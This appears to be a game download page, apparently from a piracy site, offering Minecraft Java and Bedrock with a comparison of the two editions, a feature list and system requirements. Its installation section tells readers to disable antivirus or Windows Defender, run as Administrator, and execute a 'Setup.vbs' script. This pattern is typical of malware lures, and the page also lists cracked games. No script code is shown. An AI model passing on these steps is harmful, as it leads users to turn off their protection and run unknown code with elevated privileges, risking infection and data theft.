

Minecraft: Java & Bedrock Edition PC - Gameplay
On the surface, both versions give you the same thing: a blocky world, a crafting system, and infinite freedom to build or survive. Java Edition is the original PC version, and it's where most of the modding scene lives. If you've seen someone running shaders, custom maps, or a modpack with two hundred mods stacked on top of each other, that's Java. It also gets snapshots early and tends to be the version developers test new features on first. Bedrock Edition is the one you'll find on consoles, phones, and the Windows Store, and it's built for crossplay—you can join a friend on a Switch from your phone without any fuss.
It runs smoother on weaker hardware and has a few exclusive features like the marketplace, where creators sell skins and maps officially. Redstone behaves a little differently between the two, combat has subtle timing differences, and some farms simply don't work the same way across versions. So the choice isn't really about which is better. It's about whether you want mods and early access or you want to play with friends on whatever device they happen to own.
Game Features:
- Java's Modding Ecosystem – Mods, shaders, and modpacks are almost entirely a Java thing, and the community around them is enormous.
- Bedrock's Crossplay Support – Console, mobile, and Windows players can join the same world, which Java can't do without workarounds.
- Different Redstone Behavior – Redstone timing and mechanics vary between versions, so some machines and farms only work on one.
- Bedrock's Marketplace – An official storefront where creators sell skins, texture packs, and maps, with revenue going to the creators.
- Snapshot Access on Java – Java players get early builds of upcoming features months before they hit the full release.




Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
REQUIRES A 64-BIT PROCESSOR AND OPERATING SYSTEM
| OS | Windows 7 / 10 / 11 (64-bit) |
| Processor | Intel Core i3-3210 / AMD A8-7600 or equivalent. |
| Graphics | Intel HD Graphics 4000 / AMD Radeon R5 Series (OpenGL 4.4 support) |
| Memory | 4 GB RAM |
| Hard Drive | 2 GB free space |
Recommended For You
CRACK
769.80MB
How to Fish
323MB
Queen's Domain
814MB
Sleeping Dogs: Definitive Edition
11.6GB
Assassin's Creed IV Black Flag
24GB
Look Outside
901MB
RV There Yet
3GB
Call of Duty 4 Modern Warfare
4GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.